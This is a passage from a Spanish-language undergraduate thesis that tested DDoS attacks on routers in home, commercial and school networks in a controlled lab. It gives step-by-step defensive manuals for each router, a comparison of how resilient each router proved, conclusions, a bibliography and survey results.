  5. Verificar que nuestro servicio de internet contiene problemas de conexión o a la vez lentitud al cargar ciertas páginas.
  6. Si descargamos un archivo malicioso nos vemos vulnerables por lo cual debemos eliminarlo si estamos en medio de este ataque.
  7. Ingresar a los comandos o cmd de Windows, o también a través de otras herramientas para verificar y detectar que somos víctimas de este ataque.

- ✓ **Protección o restauración**

  En la etapa 3 del manual de seguridad para el sistema de red Doméstico 2 tomaremos en cuenta protecciones que permitirá tanto deshabilitar el ataque recibido como para obtener una protección y estar preparados a futuros ataques DDoS.

  8. Deshabilitar el funcionamiento del dispositivo que se vea afectado en este caso del dispositivo Tp-Link
  9. Si el ataque persiste, debemos ingresar a la IP de nuestro dispositivo a través de un navegador por ejemplo 192.168.1.1.
  10. Ingresar Usuario y Contraseña del dispositivo Tp-Link
  11. Dar clic en firewall.
  12. Actualización de Firewall.
  13. Ingresar a paginas oficial de Tp-Link y se encontrará las versiones nuevas del firewall.
  14. Actualizamos, esto ayudará a que el Router esté más seguro y tenga una barrera contra ataques DDoS.
  15. Si el ataque persiste, comunicarse con el Proveedor el cual establecerá el dispositivo o a la vez nos dará seguridad para detener el ataque.

- ✓ **La revisión**

  Esta etapa es la finalización del Manual de seguridad el cual permitirá realizar una revisión de los dispositivos afectados por dicho ataque.

  16. Verificar nuestro servicio de internet a través del envío de paquetes.
  17. Revisar si nuestros dispositivos están libres de archivos maliciosos para eliminarlos.
  18. Cambiar el nombre y contraseña de nuestro dispositivo afectado.
  19. Revisar que nuestro dispositivo se encuentre bien configurado.
  20. Preparar y controlar nuestro sistema de red por futuros ataques DDoS.

5.1.4.2.Manual de seguridad ante ataques DDoS en red Doméstica 2.

El presente manual tiene como objetivo proteger nuestra red domestica 2 con un dispositivo ADSL-Huawei HG531 ante un ataque DDoS, el cual puede causar una detección de nuestros

servicios de internet. Para la realización de este manual la dividiremos en cuatro partes: el estado normal, ataque al dispositivo, la protección y restauración, y posteriormente la revisión.

- ✓ **Estado Normal.**

  En esta etapa verificaremos que nuestros dispositivos se encuentren seguros lo cual permitirá evitar un ataque DDoS.

  1. Verificar si nuestros servicios de internet están totalmente disponibles.
  2. Analizaremos el nivel de tráfico de red que llega a nuestros dispositivos como por ejemplo el ancho de banda en bits por segundo, paquetes por segundo o peticiones por segundos.
  3. Detectar si nuestros dispositivos no contienen archivos maliciosos o virus.
  4. Posteriormente observaremos que nuestros dispositivos (computadores) estén actualizados o tengan activadas todas las seguridades por ejemplo la activación de un antivirus.

- ✓ **Ataque al dispositivo.**

En la etapa de violación de Seguridad o ataque del dispositivo debemos tener en cuenta que nos vemos inmiscuidos a un ataque DDoS por lo cual debemos tener en cuenta lo siguiente:

5. Verificar que nuestro servicio de internet contiene problemas de conexión o a la vez lentitud al cargar ciertas páginas.
6. Si descargamos un archivo malicioso nos vemos vulnerables por lo cual debemos eliminarlo si estamos en medio de este ataque.
7. Ingresar a los comandos o cmd de Windows, o también a través de otras herramientas para verificar y detectar que somos víctimas de este ataque.

- ✓ **Protección o Restauración**

  En la etapa 3 del manual de seguridad para el sistema de red Doméstico 2 tomaremos en cuenta protecciones que permitirá tanto deshabilitar el ataque recibido como para obtener una protección y estar preparados a futuros ataques DDoS.

8. Deshabilitar el funcionamiento del dispositivo que se vea afectado en este caso del dispositivo HUAWEI.
9. Si el ataque persiste, debemos ingresar a la IP de nuestro dispositivo a través de un navegador por ejemplo 192.168.1.1.

10. Ingresar Usuario y Contraseña del dispositivo ADSL-Huawei HG531
11. Dar clic en Advanced y Firewall.
12. Activar la opción de DoS attack.
13. Si el ataque persiste, comunicarse con el Proveedor el cual establecerá el dispositivo o a la vez nos dará seguridad para detener el ataque.
14. Para mayor seguridad instalamos antivirus en nuestros dispositivos y contrataremos un firewall de protección.

- ✓ **La revisión**

  Esta etapa es la finalización del Manual de seguridad el cual permitirá realizar una revisión de los dispositivos afectados por dicho ataque.

15. Verificar nuestro servicio de internet a través del envío de paquetes.
16. Revisar si nuestros dispositivos están libres de archivos maliciosos para eliminarlos.
17. Cambiar el nombre y contraseña de nuestro dispositivo afectado.
18. Revisar que nuestro dispositivo se encuentre bien configurado.
19. Preparar y controlar nuestro sistema de red por futuros ataques DDoS.

5.1.4.3.Manual de Seguridad ante ataques DDoS a una red comercial

El manual de la red comercial realizada en la Isla de la Universidad Técnica de Cotopaxi tiene como objetivo proteger dicha red.

- ✓ **Estado Normal**

  En esta etapa verificaremos que nuestros dispositivos se encuentren seguros lo cual permitirá evitar un ataque DDoS.

1. Verificar si nuestros servicios de internet están totalmente disponibles.
2. Comprobar que nuestros dispositivos se encuentren correctamente conectados, analizar los puertos que estén abiertos.
3. Analizaremos el nivel de tráfico de red que llega a nuestros dispositivos como por ejemplo el ancho de banda en bits por segundo, paquetes por segundo o peticiones por segundos.
4. Detectar si nuestros dispositivos no contienen archivos maliciosos o virus.

5. Posteriormente observaremos que nuestros dispositivos (computadores) estén actualizados o tengan activadas todas las seguridades por ejemplo la activación de un antivirus.

- ✓ **Ataque al dispositivo**

En la etapa de violación de Seguridad o ataque del dispositivo debemos tener en cuenta que nos vemos inmiscuidos a un ataque DDoS por lo cual debemos tener en cuenta lo siguiente:

6. Verificar que los dispositivos conectados tengan conexión rápida y segura, en el caso de que exista pérdida de servicios de internet.
7. Comprobar que ninguna máquina utilizada por el cliente se encuentre afectada por algún archivo malicioso.
8. Ingresar a los comandos o cmd de Windows, o también a través de otras herramientas para verificar y detectar que somos víctimas de este ataque.

- ✓ **Protección o Restauración**

En la etapa 3 del manual de seguridad para el sistema de la red educativa tomaremos en cuenta protecciones que permitirá tanto deshabilitar el ataque recibido como para obtener una protección y estar preparados a futuros ataques DDoS.

9. Deshabilitar el funcionamiento del dispositivo que se vea afectado en este caso del dispositivo Nebula 300 plus
10. Reiniciar todos los dispositivos que se encuentren en la red.
11. Contactar con TI si el local cuenta con un experto o con el proveedor del dispositivo.
12. Ocultar la IP de nuestro dispositivo a través de un VPN.
13. Actualizar nuestras máquinas mediante antivirus robustos.

- ✓ **La revisión**

Esta etapa es la finalización del Manual de seguridad el cual permitirá realizar una revisión de los dispositivos afectados por dicho ataque.

14. Verificar nuestro servicio de internet a través del envío de paquetes.
15. Instalar softwares que permitan desinstalar archivos maliciosos cada 24 horas.
16. Cambiar el nombre y contraseña de nuestro dispositivo afectado.
17. Revisar que nuestro dispositivo central se encuentre bien configurado.

18. Instalar cortafuegos o firewalls que permitan protegerse de ataques DDoS.

5.1.4.4.Manual de Seguridad ante ataques DDoS en una red educativa

El presente manual tiene como objetivo proteger nuestra red educativa (Unidad Educativa Machachi) con un dispositivo Cisco ante un ataque DDoS, el cual puede causar una detección de nuestros servicios de internet. Para la realización de este manual la dividiremos en cuatro partes: el estado normal, ataque al dispositivo, la protección y restauración, y posteriormente la revisión.

- ✓ **Estado Normal.**

  En esta etapa verificaremos que nuestros dispositivos se encuentren seguros lo cual permitirá evitar un ataque DDoS.

  1. Verificar si nuestros servicios de internet están totalmente disponibles.
  2. Comprobar que nuestros dispositivos se encuentren correctamente conectados, analizar los puertos que estén abiertos
  3. Analizaremos el nivel de tráfico de red que llega a nuestros dispositivos como por ejemplo el ancho de banda en bits por segundo, paquetes por segundo o peticiones por segundos.
  4. Detectar si nuestros dispositivos no contienen archivos maliciosos o virus.
  5. Posteriormente observaremos que nuestros dispositivos (computadores) estén actualizados o tengan activadas todas las seguridades por ejemplo la activación de un antivirus.

- ✓ **Ataque al dispositivo.**

  En la etapa de violación de Seguridad o ataque del dispositivo debemos tener en cuenta que nos vemos inmiscuidos a un ataque DDoS por lo cual debemos tener en cuenta lo siguiente:

  6. Verificar que nuestro servicio de internet contiene problemas de conexión o a la vez lentitud al cargar ciertas páginas.
  7. Si descargamos un archivo malicioso nos vemos vulnerables por lo cual debemos eliminarlo si estamos en medio de este ataque.
  8. Ingresar a los comandos o cmd de Windows, o también a través de otras herramientas para verificar y detectar que somos víctimas de este ataque.

- ✓ **Protección o Restauración.**

  En la etapa 3 del manual de seguridad para el sistema de la red educativa tomaremos en cuenta protecciones que permitirá tanto deshabilitar el ataque recibido como para obtener una protección y estar preparados a futuros ataques DDoS.

  9. Deshabilitar el funcionamiento del dispositivo que se vea afectado en este caso del dispositivo Cisco Linksys E900.
  10. En este caso en la unidad educativa Machachi no se encontró problemas al atacar con el Router cisco ya que tiene una buena seguridad no tiene ni puertos abiertos.
  11. Si queremos hacerle más seguro a nuestro Router podríamos poner una contraseña más robusta con mayúsculas, números, signos y así no podremos ser víctimas.

- ✓ **La revisión.**

  Esta etapa es la finalización del Manual de seguridad el cual permitirá realizar una revisión de los dispositivos afectados por dicho ataque.

  12. Verificar nuestro servicio de internet a través del envío de paquetes.
  13. Revisar si nuestros dispositivos están libres de archivos maliciosos para eliminarlos.
  14. Cambiar el nombre y contraseña de nuestro dispositivo afectado.
  15. Revisar que nuestro dispositivo se encuentre bien configurado.
  16. Controlar diariamente nuestro sistema de red.
  17. Prepararse adecuadamente por posibles ataques DDoS.

6. ANÁLISIS Y DISCUSIÓN DE LOS RESULTADOS.

Los resultados obtenidos cuando se realizó la práctica con una máquina física y máquinas virtuales se pudo determinar la realización de sistemas de red domésticos, red comercial y educativo utilizando configuración con IP y así generando ataques DDoS, lanzando paquetes de una máquina virtual al servidor o al dispositivo que permite enviar internet. También se realizaron distintas protecciones con diferentes formas como una comunicación al técnico de información, la posible actualización de los firewalls de los Router, el ocultamiento de la red Wi-FI, entre otras.

- ✓ **COMPARACIÓN DE RESULTADOS**

  Con los resultados obtenidos se pudo determinar que existen Routers con mayor seguridad y con poca seguridad a continuación se observará una pequeña comparación entre los 4 Routers que se utilizó en la práctica.

Tabla 2. Comparación de Resultados.

MUY DÉBIL	**DÉBIL**	**MEDIO SEGURO**	**SEGURO**
Router Nebula 300plus.	Router ADSL-Huawei HG531.	Router Tp-Link fe66.	Router Cisco Linksys E900.
Este dispositivo fue el más débil ya que su seguridad interna es más vulnerable a un ataque distribuido de denegación de servicio (DDoS).	Este dispositivo fue uno de los más débiles al momento de realizar las prácticas ya que existían puertos abiertos y estaba habilitado la función del WPS y es vulnerable a sufrir un ataque distribuido de denegación de servicio.	Este dispositivo fue unos de los que no sufrieron tanto daño al momento de atacar por lo que existen ciertas formas de protección como: 1. Actualización del firewall. 2. quitar usuarios extraños de la red. 3. Usar una contraseña robusta que contenga mínimo 30 caracteres combinados como números, letras y signos.	Este dispositivo no sufrió ningún ataque al momento de enviar los paquetes por lo que la el routers cisco posee con varias formas de protección como: 1. Al momento de atacar podemos bloquear las puertas de enlace. 2. Ningún puerto está abierto ya que no se podría enviar paquetes al momento de atacar. 3. Los firewalls están actualizados al día.

Fuente: Grupo Investigativo

7. CONCLUSIONES Y RECOMENDACIONES

7.1. Conclusiones

- ✓ La investigación bibliográfica previamente realizada permitió obtener información valiosa la cual sirvió para crear un sistema de red capaz de detectar y evaluar los ataques DDoS y sus diferentes tipos de protecciones que se encargan de mitigar la red de internet privada.
- ✓ Con la implementación de un sistema de red ejecutado durante la práctica se logró realizar varios ataques en los diferentes tipos de ambientes estrictamente controlados dando paso a la rápida detección de routers más seguros que otros, siendo el más afectado y vulnerable el Nebula 300 plus ya que satura rápidamente el servicio de red.
- ✓ Con la evaluación de los ataques DDoS se pudo identificar las diferentes formas de protección que existen para todos los router en los diferentes ambientes como ocultar la red wi-fi (previene que usuarios externos o desconocidos puedan tener acceso a la misma), desactivar el wps en el router (impide que individuos se conecten al Wi-fi automáticamente), bloqueo de dispositivos externos (el dueño de la red puede excluir a usuarios desconocidos).

7.2. Recomendaciones

- ✓ Indagar múltiples sitios bibliográficos o webs enfocados en los ataques DDoS creando así una variedad de información importante para la mitigación de ataques, a través de protecciones como: antivirus, firewall, entre otras.
- ✓ Analizar minuciosamente el funcionamiento de la evaluación de ataques para que no existan inconvenientes al momento de su ejecución.
- ✓ Capacitar y dar protección a personas que utilicen este tipo de sistemas de red en temáticas de seguridad informática con la finalidad de reducir y mitigar el riesgo de ataques DDoS.

8. BIBLIOGRAFÍA

[1] L. R. Ec, “Aumentan ataques cibernéticos a sitios web del Ecuador | La República EC.” .

[2] J. Mieres, “Ataques informáticos y ataques DDoS,” 2019.

[3] M. Marcelo and M. Martínez, “Modelo para la deteccion de ataques de DDoS en servidores de nombres de dominios sobre un entorno de simulación en la red de la Universidad Nacional de Chimborazo 2018.,” 2018.

[4] G. Herranz Gónzales, Andrés; Lorenzo Fernández, Borja; Rius Fernández, “Adaptación y calibrado de algoritmos de predicción para la identificación de ataques DDoS en redes de quinta generación,” p. 129, 2018.

[5] V. Quintana and Sandro Yagual, *Propuesta de aplicación predictiva de aprobación de una asignatura con flujo previo a través de algoritmos basados en software WEKA para estudiantes del último semestre de la Carrera de Ingeniería en Sistemas Computacionales de la Universidad de Guayaquil*. 2017.

[6] Androidsoft, “Soluciones de detección y mitigación de DDoS, monitoreo de redes :: Andrisoft,” *Androidsoft*. [Online]. Available: https://www.andrisoft.com/es.

[7] E. J. S. Castellanos, “Ingeniería Social: Corrompiendo la mente humana | Revista .Seguridad.” https://revista.seguridad.unam.mx/numero-10/ingenierí-social-corrompiendo-la-mente-humana (accessed May 29, 2021).

[8] DANIELA MARLITH TOAINGA URRUTIA DANIEL ROBERTO PEÑA PÉREZ, “‘ANÁLISIS DE VULNERABILIDADES INSIDER CONTRA ATAQUES DE DENEGACIÓN DE SERVICIO (DoS) EN REDES DEFINIDAS POR SOFTWARE.,’” pp. 1–170, 2019.

[9] J. L. M. PINCAY, “EVALUACIÓN DE LOS ATAQUES DENEGACIÓN DE SERVICIOS (DDoS), FORMAS DE PROTECCIÓN EN LA CARRERA DE INGENIERÍA EN SISTEMAS COMPUTACIONALES DE LA UNIVERSIDAD ESTATAL DEL SUR DE MANABÍ,” pp. 1–105, 2017.

[10] J. E. Báez, “METODOLOGÍA DE DETECCIÓN Y MITIGACIÓN DE ATAQUES DDOS EN ENTORNOS SDN BASADO EN LA NORMA ISO/IEC 27001 PARA MEJORAR LA SEGURIDAD EN EL PLANO DE CONTROL,” no. July, pp. 1–23, 2021.

[11] Kaspersky and The Cloudflare, “A deep-dive into Cloudflare’s autonomous edge DDoS protection.” [Online]. Available: https://blog.cloudflare.com/deep-dive-cloudflare-autonomous-edge-ddos-protection/.

[12] Gonzales Guevara Rommel Andres, *EVALUACION DE LA EFICIENCIA DEL ALGORITMO TOKEN BUCKET PARA MITIGAR LA DENEGACION DE SERVICIOS DISTRIBUIDA EN MUNICIPALIDADES PERUANAS. CASO DE ESTUDIO MUNICIPALIDAD DE SANTIAGO DE SURCO*, vol. 0, no. 13. Peru,Pimeltel, 2021.

[13] P. Cesar and A. Sánchez, “Modelo de seguridad de la información en redes inalámbricas

de tecnologías de la información para minimizar ataques de denegación de servicios," pp. 149–152, 2020.

[14] C. F. Quintero, "Mitigación de DDoS mediante una tecnica de minería de datos usando ambientes virtuales en linux," p. 102, 2021.

[15] R. G. A. GUZMAN and M. A. S. URÍA, "IMPLEMENTACIÓN DE UN MODELO DE SEGURIDAD PARA CONTROL DE ACCESOS A LA RED DE DATOS, EVALUANDO HERRAMIENTAS DE HACKING ÉTICO," vol. 93, no. I, p. 259, 2017.

[16] M. G. L. PADILLA, "CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM," *Ind. High. Educ.*, vol. 3, no. 1, pp. 1689–1699, 2021, [Online]. Available: http://journal.unilak.ac.id/index.php/JIEB/article/view/3845%0Ahttp://dspace.uc.ac.id/handle/123456789/1288.

[17] J. del C. S. Pérez, J. G. R. Domínguez, and B. H. Sánchez*, "Articulo Metasploit. una visión introductoria," pp. 5–7.

[18] PCHardwareTI, "¿Qué es Metasploit y cómo utilizarlo correctamente?" https://www.pchardwarepro.com/que-es-metasploit-y-como-utilizarlo-correctamente/ (accessed Jan. 26, 2022).

[19] C. Geek, "¿Qué es Metasploit? Guía para principiantes.," *Articles*. 2019, [Online]. Available: https://tech-es.netlify.app/articles/es528578/index.html.

[20] M. Kuliah and M. Kuliah, "Ataques y seguridad, Metasploit," no. April, pp. 33–35, 2019.

[21] J. L. Guillén, "Introducción al pentesting," 2017.

[22] C. C. Bustos, "Informe exploit. utilización de metasploit."

[23] IBM, "Sistemas de red - Documentación de IBM," *IBM*. 2018, [Online]. Available: https://www.ibm.com/docs/es/aix/7.2?topic=concepts-network-systems.

[24] D. T. R. Quevedo, "Universidad Privada de Trujillo," *Artic. Financ. Distress*, p. 159, 2019, [Online]. Available: http://www.upt.edu.pe/upt/web/home/contenido/100000000/65519409.

[25] K. Shell, "TL-WR840N | Router Inalámbrico N 300Mbps | TP-Link Ecuador." [Online]. Available: https://www.tp-link.com/ec/home-networking/wifi-router/tl-wr840n/.

[26] Huawei, "HG531 V1 router problem - Huawei Enterprise Support Community." [Online]. Available: https://forum.huawei.com/enterprise/en/hg531-v1-router-problem/thread/456965-100181.

[27] Nexxtsolutions, "Nexxt - Nebula300Plus | Nexxtsolutions Connectivity." [Online]. Available: https://www.nexxtsolutions.com/es/conectividad/interna-productos/ARN02304U6-es/.

[28] "¿Qué es un router Cisco? / Seabrookewindows.com." [Online]. Available: https://www.seabrookewindows.com/NWYe7O7Ww/.

[29] E. J. Casagrande Campoverde, “APLICACIÓN DEL SIMULADOR PACKET TRACER PARA LA REALIZACIÓN DE PRÁCTICAS EN LA ASIGNATURA TELEMÁTICA I DE LA CARRERA DE INGENIERIA EN TELECOMUNICACIONES,” pp. 1–125, 2014.

[30] D. Imbaquingo, E. Herrera, I. Herrera, S. Arciniega, V. Guamán, and M. Ortega, “Evaluación de sistemas de seguridad informáticos universitarios Caso de Estudio: Sistema de Evaluación Docente,” no. December, pp. 349–362, 2019.

[31] I. T. Israel, “Instituto tecnológica israel facultad de sistemas informáticos,” pp. 1–85, 2017.

[32] A. E. Naconha, “PRESERVACION DOCUMENTAL DIGITAL Y SEGURIDAD INFORMATICA,” vol. 4, no. 1, p. pag 1-100, 2021.

9. ANEXOS

9.1. Anexo 1 Informe anti-plagio.

Ouriginal
by Turnitin

Document Information

Analyzed document	TESIS Chacha_Canizares.docx (D143365224)
Submitted	2022-08-29 19:03:00
Submitted by	
Submitter email	jorge.rubio@utc.edu.ec
Similarity	2%
Analysis address	jorge.rubio.utc@analysis.urkund.com

Firmado electrónicamente por:
JORGE BLADIMIR
RUBIO
PENAHERRERA

Sources included in the report

SA	**JCE 2.0.docx** Document JCE 2.0.docx (D84845599)	2
W	URL: https://www.pchardwarepro.com/que-es-metasploit-y-como-utilizarlo-correctamente/ Fetched: 2022-08-29 19:04:00	2
W	URL: https://www.tp-link.com/ec/home-networking/wifi-router/tl-wr840n/ Fetched: 2022-08-29 19:04:00	4
W	URL: https://www.seabrookewindows.com/NWYe7O7Ww/ Fetched: 2022-08-29 19:04:00	1
SA	**CASO PRÁCTICO 7.docx** Document CASO PRÁCTICO 7.docx (D135811877)	1

Entire Document

9.2. Anexo 2 Evaluación de ataques DDOS.

Evaluación de ataques DDoS en los diferentes ambientes controlados.

Evaluación de Ataque a una red Comercial, dispositivo Atacado Router Nebula300plus




Figura 95: Ataque DDoS en una Red Comercial (Cyber UTC)

Fuente: Grupo Investigativo

Figura 96. Ataque DDoS en una red Educativa

Fuente: Grupo Investigativo

Figura 97. Laboratorio de Tics en la red Educativa

Fuente: Grupo Investigativo

Evaluación de ataque en una red doméstica, Dispositivo atacado Router Tp-Link TL-WR840N y Router ADSL Huawei HG531




Figura 98. Ataque DDoS en una red Doméstica 1

Fuente: Grupo Investigativo




Figura 99. Ataque DDoS en una red Doméstica 2

Fuente: Grupo Investigativo

9.3. Anexo 3 Ficha bibliográfica.

Tabla 3. Ficha Bibliográfica 1

FICHA BIBLIOGRÁFICA 1	
Autor:	Jorge Luis Macías Pincay
Año de publicación	2017
Título:	Evaluar los ataques DDoS a un sistema de red y sus diferentes formas de protección en un ambiente doméstico, comercial y educativo mediante la implementación de protecciones para contrarrestar los problemas de seguridad informática.
Lugar y editorial:	Jipijapa Manabí/Universidad estatal del sur de Manabí

Fuente: Grupo Investigativo

Tabla 4. Ficha bibliográfica 2

FICHA BIBLIOGRÁFICA 2	
Autor:	Jessica Estefanía Báez Cheza
Año de publicación	2021
Título:	Metodología de detección y mitigación de ataques ddos en entornos sdn basado en la norma iso/iec 27001 para mejorar la seguridad en el plano de control.
Lugar y editorial:	Ibarra Ecuador/ Universidad Técnica del Norte

Fuente: Grupo Investigativo

Tabla 5. Ficha bibliográfica 3

FICHA BIBLIOGRÁFICA 3	
Autor:	William Sarmiento y Elkin Rodríguez.
Año de publicación	2019
Título:	Ataques y seguridad, Metasploit (Definición de una metodología personalizada de Hacking ético para empresas públicas de Cundinamarca y ejecución de una prueba a la página web y a los servidores de la entidad, soportada sobre la metodología definida).
Lugar y editorial:	Colombia Bogotá/ Universidad Católica de Colombia

Fuente: Grupo Investigativo

Tabla 6. Ficha bibliográfica 4

FICHA BIBLIOGRÁFICA 4	
Autor:	Autores Ricardo Gonzáles Avilés Guzmán. Miguel Ángel Silva Uría.
Año de publicación	2017
Título:	Implementación de un modelo de seguridad para control de accesos a la red de datos, evaluando herramientas de hacking ético.
Lugar y editorial:	Quito Ecuador/Universidad católica del Ecuador

Fuente: Grupo Investigativo

9.4. Anexo 4 Tabulación de encuesta.

ANÁLISIS Y TABULACIÓN DE LA ENCUESTA

Pregunta N°1. ¿Usted tiene conocimiento acerca de lo que es un ataque distribuido de denegación de servicios (DDoS)?

Tabla 7. Frecuencia y porcentaje de la pregunta 1 de la encuesta realizada

	FRECUENCIA	PORCENTAJE
Si	25	46,3
No	29	53,7
Total	54	100

Fuente: Grupo investigativo




Figura 100. Gráfico del porcentaje de la pregunta 1 de la encuesta realizada

Fuente: Grupo Investigativo

ANÁLISIS E INTERPRETACIÓN

Con los resultados que obtuvieron al momento de realizar la encuesta se indicó que el 46.3% es un ataque distribuido de denegación de servicios mientras que un 53.7% se refirió a que no tiene conocimiento que es esto, y con incertidumbre indican que ellos tendrían que saber para qué sirve un ataque distribuido de denegación de servicios.

Pregunta N°2. ¿Considera usted que su sistema de red (Internet) es vulnerable a ataques distribuidos de denegación de servicios (DDoS)?

Tabla 8. Frecuencia y porcentaje de la pregunta 2 de la encuesta realizada

	FRECUENCIA	PORCENTAJE
Si	35	64,8
No	19	35,2
Total	54	100

Fuente: Grupo Investigativo




Figura 101. Gráfico del porcentaje de la pregunta 2 de la encuesta realizada

Fuente: Grupo Investigativo

ANÁLISIS E INTERPRETACIÓN

Con los resultados que obtuvieron al momento de realizar la encuesta se indicó que el 64.8% se, expresaron que su sistema de red (internet) está vulnerable a un ataque distribuido de denegación de servicios (DDoS), mientras que el 35.2% indicó que se encuentra en estado de no ser atacados en su sistema de red (internet) a un ataque distribuido de denegación de servicios (DDoS).

Pregunta N°3. ¿Usted sabe qué daño causaría un ataque distribuido de denegación de servicios (DDoS)?

Tabla 9. Frecuencia y porcentaje de la pregunta 3 de la encuesta realizada

	FRECUENCIA	PORCENTAJE
Si	19	35,2
No	35	64,8
Total	54	100

Fuente: Grupo investigativo

